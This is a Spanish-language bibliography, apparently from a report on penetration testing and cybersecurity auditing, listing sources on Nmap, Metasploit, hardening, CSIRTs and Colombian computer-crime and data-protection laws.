Código Penal Artículo 269A. Acceso abusivo a un sistema informático. (s/f). Leyes.co. Recuperado el 11 de octubre de 2024, de https://leyes.co/codigo_penal/269A.htm

CSIRT. (2019, noviembre 26). Secure&IT; SecureIT. https://www.secureit.es/csirt/

Gestor, C. (s/f). CISET Centro de Innovación. Recuperado el 26 de noviembre de 2024, de https://www.ciset.es/publicaciones/blog/746-hardening

Grupo Smartekh. (s/f). ¿QUÉ ES HARDENING? Smartekh.com. Recuperado el 26 de noviembre de 2024, de https://blog.smartekh.com/que-es-hardening

Guía de referencia de Nmap (Página de manual). (s/f). Nmap.org. Recuperado el 11 de octubre de 2024, de https://nmap.org/man/es/index.html

Hernandez, M. (2022, enero 26). Pentesting con OWASP: fases y metodología. Blog de hiberus; Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Jiménez, M. M. (2022, octubre 14). Gestión del riesgo legal en las organizaciones. Piranirisk.com. https://www.piranirisk.com/es/blog/gestion-del-riesgo-legal-y-recomendaciones

Juan, H. (s/f). Detección y Prevención de Amenazas Informáticas. Preyproject.com. Recuperado el 26 de noviembre de 2024, de https://preyproject.com/es/blog/deteccion-y-prevencion-de-amenazas-su-guia-para-mantenerse-a-salvo

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. INTERANTIONAL JOURNAL OF SCIENTIFIC RESEARCH IN ENGINEERING AND MANAGEMENT, 07(12), 1-11. https://doi.org/10.55041/IJSREM27675

Lazaro, R. G. (s/f). Metasploit (cheat sheet). Ciberseguridad con Hack by Security. Recuperado el 11 de noviembre de 2024, de https://www.hackbysecurity.com/blog/metasploit-cheat-sheet-1

Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 20 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 11 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 1712 de 2014 - Gestor Normativo. (s/f). Gov.co. Recuperado el 11 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=56882

Lleras, S. A. (2023, abril 20). La importancia de los contratos de trabajo. Zapsign.co. https://zapsign.co/es/blog/la-importancia-de-los-contratos-de-trabajo

Lo que no debes pasar por alto en una auditoría de ciberseguridad. (s/f). Ambit-bst.com. Recuperado el 24 de octubre de 2024, de https://www.ambit-bst.com/blog/auditoria-de-ciberseguridad

Los desafíos del delito informático. (s/f). Ámbito Jurídico. Recuperado el 11 de octubre de 2024, de https://www.ambitojuridico.com/noticias/especiales/penal/los-desafios-del-delito-informatico

Marlin, T. (2019, diciembre 5). Cómo deben responder las organizaciones ante un ciberataque complejo. Www.ey.com; EY. https://www.ey.com/es_co/assurance/how-organizations-should-respond-to-complex-cyber-attack

Martín, E. (2020, marzo 19). Mejores prácticas para una auditoría de ciberseguridad. Grupocibernos.com. https://www.grupocibernos.com/blog/mejores-practicas-para-una-auditoria-de-ciberseguridad

Mendoza, M. Á. (s/f). ¿Qué es y cómo trabaja un CSIRT para dar respuesta a incidentes? Welivesecurity.com. Recuperado el 26 de noviembre de 2024, de https://www.welivesecurity.com/la-es/2015/05/18/que-es-como-trabaja-csirt-respuesta-incidentes/

Nowak, S. (2022, noviembre 28). ¿Qué es el Pentesting? Nuclio Digital School. https://nuclio.school/blog/que-es-el-pentesting/

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad.

https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Riveros, A. (2021, abril 8). Consejos para hacer una auditoría de seguridad informática para evitar riesgos digitales. EALDE Business School. https://www.ealde.es/auditoria-de-seguridad-informatica/

Senet, R. (2023). La posexplotación con Meterpreter.

Vera, R. A. (2020, noviembre 11). Qué es OpenVAS, para qué sirve y características. Openwebinars.net. https://openwebinars.net/blog/que-es-openvas/

Wikipedia contributors. (s/f). Common Vulnerabilities and Exposures. Wikipedia, The Free Encyclopedia. https://es.wikipedia.org/w/index.php?title=Common_Vulnerabilities_and_Exposures&oldid=162943509